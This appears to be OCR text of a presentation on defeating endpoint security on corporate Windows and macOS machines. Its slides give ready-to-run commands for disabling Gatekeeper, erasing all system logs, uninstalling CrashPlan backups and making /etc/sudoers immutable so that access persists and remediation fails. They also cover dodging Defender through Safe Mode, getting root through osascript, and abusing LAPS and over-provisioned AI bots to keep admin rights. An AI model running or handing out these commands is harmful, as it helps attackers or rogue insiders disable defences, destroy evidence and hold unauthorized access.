
Within **Safe Mode** you can create new local admin accounts and run malicious tools which will not send detections and alerts to Defender once you boot normally.

This can also be used to **uninstall** <insert EDR here> **critical drivers** from the system.

UNINSTALLING CRASHPLAN

Uninstalling CrashPlan

PowerShell
uninstall package
to remove
CrashPlan




Uninstalling CrashPlan

Builtin Applet ran
as sudo

```
User@Laptop % sudo /Library/Application/Support/Crashplan/.Uninstall.app/Contents/MacOS/applet
```

Uninstalling CrashPlan


Deactivate the service will delete all backup files





OTHER CONTROLS

Disabling Gatekeeper


```
User@Laptop% sudo spctl --master-disable
```







Bypass sudo execution detection



User@Laptop~ % osascript -e 'do shell script "id" with administrator privileges'

uid=0(root) gid=0(wheel) groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty),5(operator),8(procview),9(procmod),12(everyone),20(staff),29(certusers),61(localaccounts),80(admin),33(_appstore),98(_lpadmin),100(_lpoperator),204(_developer),250(_analyticsusers),395(com.apple.access_ftp),398(com.apple.access_screensharing),101(com.apple.access_ssh-disabled),400(com.apple.access_remote_ae),702(com.apple.sharepoint.group.2),701(com.apple.sharepoint.group.1

Erase the logs

```
User@Laptop ~ % sudo log erase --all
```

Locking Critical System Files with Immutable flags

```
User@Laptop~ % sudo chflags uchg /etc/sudoers
```


This technique was successfully applied to **maintain unauthorized persistence** and **prevent remediation**.
Other critical files that could be affected include:

- /etc/passwd – Prevents modification of local user accounts
- /etc/shadow – Blocks changes to stored password hashes
- /etc/hosts – Prevents security tools from resolving specific domains
- /Library/Preferences/com.apple.loginwindow.plist – Can be used to modify login behavior persistently

AI IS THE FUTURE

TO GAINING LOCAL ADMINISTRATOR


Internal AI bots could be over provisioned to allow to grant access to local administrator groups.



PERSISTENT LOCAL ADMINISTRATOR


Persistent Local Administrator

Users with **local admin** role can **change** the built-in **local admin account password** controlled by **LAPS**



Persistent Local Administrator

This local administrator password is **defaulted** to **30 days**




LAPS hide

Policy	Setting	Winning GPO
Do not allow password expiration time longer than required by policy	Enabled	
Enable local admin password management	Enabled	
Password Settings	Enabled	
Password Complexity		
Password Length		
Password Age (Days)	30	

